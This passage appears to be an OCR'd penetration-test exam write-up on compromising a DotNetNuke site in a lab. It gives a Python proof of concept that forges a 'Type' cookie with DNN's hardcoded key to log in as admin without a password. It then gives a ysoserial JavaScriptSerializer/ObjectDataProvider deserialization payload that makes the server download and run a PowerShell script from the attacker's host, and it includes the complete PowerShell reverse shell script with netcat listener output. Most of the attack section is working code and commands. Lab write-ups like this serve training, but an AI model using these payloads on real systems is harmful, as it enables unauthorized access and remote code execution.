741     private static UserLoginStatus ValidateLogin(string username, string authType, UserInfo user, UserLoginStatus loginStatus, string password, ref bool bValid, int portalId)
742     {
743         if (loginStatus != UserLoginStatus.LOGIN_USERLOCKEDOUT && (loginStatus != UserLoginStatus.LOGIN_USERNOTAPPROVED || user.IsInRole("Unverified Users")))
744         {
745             if (authType == "DNN")
746             {
747                 if (user.IsSuperUser)
748                 {
749                     if (AspNetMembershipProvider.ValidateUser(username, password))
750                     {
751                         loginStatus = UserLoginStatus.LOGIN_SUPERUSER;
752                         bValid = true;
753                     }
754                 }
```

To be able to successfully perform an authentication bypass, the provide “Type” value must decrypt into a string that contains “DNN” but not be equal “DNN” meaning that something like “DNNx” needs to be used. This permitted for the check below to validated.

```
1429 : UserInfo userInfo = authType2.Contains("DNN") ?
this.GetUserByUserName(portalId,
username) : this.GetUserByAuthToken(portalId, username, authType2);
```

Since the supplied value will not be equal to DNN, it’ll proceed on to else statements of ValidLogin

```
759                 }
760             }
761             else if (user.IsSuperUser)
762             {
763                 loginStatus = UserLoginStatus.LOGIN_SUPERUSER;
764                 bValid = true;
765             }
766             else
767             {
768                 loginStatus = UserLoginStatus.LOGIN_SUCCESS;
769                 bValid = true;
```

The PoC script that simulates the DNN authentication logic is located with section 3.4.

The beginning of the script use the hardcoded key that was found in DotNetNuke.Security, Portal Security encKey. The key is then turned into a byte array then hex.

```
BLOCK_SIZE = 8
enc_key=[5,111,155,65,232,110,245,84,105,100,181,46,13,235,159,245,98,212,82,15,102,4
5,30,250]
byte_enc_key=bytearray(enc_key)
byte_enc_key=binascii.hexlify(byte_enc_key).decode('utf-8')
byte_enc_key=byte_enc_key.upper()
print(byte_enc_key)
```

The results will then be sha512 encoded out of which the only the first 48 will be chosen. The key will then be used to encrypt the variable “authType” utilizing 3DES_ECB and finally implementing our 8 byte padding.

```
[root~/AWAE_exam/dnn]# python3 test.py
67230c265690e774ec90d509d48b993d7b49fe5a20e6f31357fb9509a454bd8a21788468046ade2f5219f682123d2c0ce3adc0a6deec0690445ac53d6ac145af
```

```
sha_key=hashlib.sha512()
sha_key.update(str(byte_enc_key).encode('utf-8'))
sha_key=sha_key.hexdigest()

new_key=binascii.unhexlify(sha_key[0:48])
cipher = DES3.new(new_key, DES3.MODE_ECB)

authType="DNNx"
authType_enc=cipher.encrypt(pad(authType.encode('utf-8'),BLOCK_SIZE))
authType_enc=binascii.b2a_base64(authType_enc)
sys.stdout.write("Type: "+authType_enc.rstrip().decode('utf-8'))
```


Executing the script PoC script with “authType” containing the value of “DNNx” generated “q2kWVLHEEeQ=”. The authentication bypass was then performed by intercepting the login request and replacing the Type cookie value with “q2kWVLHEEeQ=” and providing the user name admin and an arbitrary password.

Request to http://192.168.129.121:80


Forward | Drop | Intercept is on | Action | Comment this item

Raw | Params | Headers | Hex | ViewState

```
Referer: http://192.168.129.121/dnn/Login?returnurl=/dnn&popUp=true
Cookie: dnn_IsMobile=False; language=en-US;
.ASPXANONYMOUS=vgCHodPhC84ffKHfZyz0kzXIAIcZ3loOy34YpPhHNZOFga6DFDuD2PyoIPpKoNVfGMh1qZvEWYs2lIuCxhJOK9FJlTuS2K-nAID95tVF6c
48uRW0; __RequestVerificationToken_L2Rubg2=lov7Baq7jDGBpIkgsST4z0uhCFCWJjyCpcLkrO10CxfLp2BPMWtfngMAuFctN6fHKiXPeg2;
Type=q2kWVLHEEeQ=
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------104762455710190327111634688728
Content-Length: 2051

-----------------------------104762455710190327111634688728
Content-Disposition: form-data; name="__EVENTTARGET"

dnn$ctr$Login$Login_DNN$cmdLogin
-----------------------------104762455710190327111634688728
Content-Disposition: form-data; name="__EVENTARGUMENT"


-----------------------------104762455710190327111634688728
Content-Disposition: form-data; name="__VIEWSTATE"

s1fBB+mCbtB+eRUATLM2EOdZ+0dsuJf85gzMX1brcWk/e9fUbcF8AxKY7Q2GfFykOH223awcW4L5dShnBNK3XRftKnw9eImGU5P6HqR7Eg+xRTdMIN5gnNWZf
tFWwL9R6g5FRXmSQeWDcmoblkno85SUciYQusl2/szrmpd3MriiH5F9pDxI0HOpqBloVx51JB2xPqFo9IgQxXODf+SSk01BkTNARgY5i62ijLkVUIC198o3eK
O6+kccmRZ+ApbeQFfX00nx0KJ9TnmEkFJyQqRp6rrbfqFOayZN3hdFWn1oldH3VKO2N2VFK0Ov2d06sNAjJyvij2DU3GCgl5DAyW1UVEXEJsj/hOAN/3gK/6x
rXuEKHJlm1XOHwX7I8mIZWt49iQX+sJniUcZ4RC6IDPbeUKqPNPt6bQm37vsZVY14xzrjb2CNgJqFWHUKor5zFF2W2xi3Lk8L3OuH
-----------------------------104762455710190327111634688728
Content-Disposition: form-data; name="__VIEWSTATEGENERATOR"

B10B99E0
-----------------------------104762455710190327111634688728
Content-Disposition: form-data; name="__VIEWSTATEENCRYPTED"


-----------------------------104762455710190327111634688728
Content-Disposition: form-data; name="__EVENTVALIDATION"

r9PTl9G0hMl2L6auJeT+qEtGNhr5Coh0fSzosrzwOXEBPIjIpu9nMl8Qf0O49bncnboO4QBmBWCl+GWpq6bft7QhRm6Ex+DJ9XVPW6mlsfVNqOKxw1XtNbQ9u
aIPoO0QWC3WW/2Y9ibUDGWiKeixJa9iGxSEtVLIgK2FztVtrCE2swjCzB6gUHp7xoOZUN99w9Q9g==
-----------------------------104762455710190327111634688728
Content-Disposition: form-data; name="dnn$ctr$Login$Login_DNN$txtUsername"

admin
-----------------------------104762455710190327111634688728
Content-Disposition: form-data; name="dnn$ctr$Login$Login_DNN$txtPassword"

thisisnotright
-----------------------------104762455710190327111634688728
Content-Disposition: form-data; name="ScrollTop"
```



192.168.129.121/dnn/
Search
Offensive Security
Kali Linux
Kali Tools
Exploit-DB
RIPS -
Kali Forums
NetHunter
KNOXSS – XSS Disco...
SuperUser Account
Logout
DNN
Home
Every journey begins with the first step.
Welcome to your new DNN® installation! DNN® makes it easy for you to install and use the DNN® Platform. We have multiple options to suit your needs, whether you want to try the CMS out in the cloud, install it on your own server, or use it on your desktop for development. You are just a click away from getting started with DNN®.
SCALABLE
SECURE
EXTENSIBLE
OPEN

Analysis of Dnn.PersonaBar.SiteSettings.dll,Dnn.PersonaBar.SiteSettings.Services namespace, .SiteSettingsController class, ValidatePropertyExpression method contained a public class using a JavaScriptSerializer formatter and an insecure TypeResolver to Deserialize an object.



```
3436
3437        // Token: 0x0600025B RID: 603 RVA: 0x00013A5C File Offset: 0x00011C5C
3438        public static bool ValidatePropertyExpression(string expProperty)
3439        {
3440            Type type = BuildManager.GetType("System.Web.Script.Serialization.JavaScriptSerializer", true, true);
3441            Type type2 = BuildManager.GetType("System.Web.Script.Serialization.SimpleTypeResolver", true, true);
3442            ConstructorInfo constructor = type.GetConstructor(new Type[]
3443            {
3444                type2
3445            });
3446            ConstructorInfo constructor2 = type2.GetConstructor(Type.EmptyTypes);
3447            object objectValue = RuntimeHelpers.GetObjectValue(constructor.Invoke(new object[]
3448            {
3449                constructor2.Invoke(new object[0])
3450            }));
3451            MethodInfo method = type.GetMethod("Deserialize", new Type[]
3452            {
3453                typeof(string)
3454            });
3455            MethodInfo methodInfo = method.MakeGenericMethod(new Type[]
3456            {
3457                type
3458            });
3459            try
3460            {
3461                object objectValue2 = RuntimeHelpers.GetObjectValue(methodInfo.Invoke(RuntimeHelpers.GetObjectValue(objectValue), new object[]
3462                {
3463                    expProperty
3464                }));
3465            }
3466            catch (Exception ex)
3467            {
3468            }
3469            return true;
```

The local variable expProperty currently contains the string place placed within ValidatePropertyExpression.



Locals

Name	Value	Type
expProperty	"{ '__type':'System.Windows.Data.ObjectDataProvider, PresentationFr...	string
type	null	System.Type
type2	null	System.Type
constructor	null	System.Reflection.ConstructorInfo
constructor2	null	System.Reflection.ConstructorInfo
objectValue	null	object
method	null	System.Reflection.MethodInfo
methodInfo	null	System.Reflection.MethodInfo
objectValue2	null	object
ex	null	System.Exception


Locals Analyzer Modules Call Stack Search

By using Ysoserial.net along with powershell a valid payload was built using the “ObjectDataProvider” gadget and “JavaScriptSerializer” formatter observed on line 3440 in “ValidationPropertyExpression” method to gain remote code execution on the application.


```
ysoserial.exe -f JavaScriptSerializer -g ObjectDataProvider -o raw -c "powershell -c
IEX(New-Object
System.Net.WebClient).DownloadString('http://192.168.119.129/rev_sh.ps1')" -t
```

```
{     '__type':'System.Windows.Data.ObjectDataProvider, PresentationFramework,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35',
'MethodName':'Start',     'ObjectInstance':{
'__type':'System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089',         'StartInfo': {
'__type':'System.Diagnostics.ProcessStartInfo, System, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089',             'FileName':'cmd',
'Arguments':"/c powershell -c IEX(New-Object
System.Net.WebClient).DownloadString('http://192.168.119.129/rev_sh.ps1')"         }
} }
```

By placing the ysoserial payload within the “Validation Expression” parameter the object was deserialized, which lead to a web request to retrieve a powershell reverse shell script.



Once the script was retrieved from the application, powershell.exe is initiated and a reverse shell will be sent to the requested address.


root@kali: ~/AWAE_exam/dnn 97x24
Thu Mar 05:07:52:37
[root~/AWAE_exam/dnn]# nc -lvp 443
listening on [any] 443 ...
192.168.129.121: inverse host lookup failed: Unknown host
connect to [192.168.119.129] from (UNKNOWN) [192.168.129.121] 49172
whoami
iis apppool\defaultapppool
PS C:\windows\system32\inetsrv> dir
Directory: C:\windows\system32\inetsrv
Mode LastWriteTime Length Name
---- ------------- ------ ----
d---- 11/3/2017 3:29 PM config
d---- 11/3/2017 3:28 PM en
d---- 11/3/2017 3:28 PM en-US
d---- 6/20/2019 4:11 PM History
d---- 11/3/2017 3:29 PM MetaBack
-a--- 11/3/2017 3:28 PM 230912 abocomp.dll
-a--- 4/22/2016 7:43 PM 326144 adsiis.dll
-a--- 11/3/2017 3:28 PM 121344 appcmd.exe
-a--- 7/1/2013 4:49 PM 3810 appcmd.xml
root@kali: ~/AWAE_exam/dnn 97x9
Thu Mar 05:07:50:42
[root~/AWAE_exam/dnn]# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.129.121 - - [05/Mar/2020 08:01:49] "GET /rev_sh.ps1 HTTP/1.1" 200 -

4.0 Additional Items Not Mentioned in the Report

The powershell script used can be found here.

Reverse_Shell.ps1

```
$client = New-Object System.Net.Sockets.TCPClient('192.168.119.129',443);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes,
0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-
String );$sendback2  = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Len
gth);$stream.Flush()};$client.Close()
```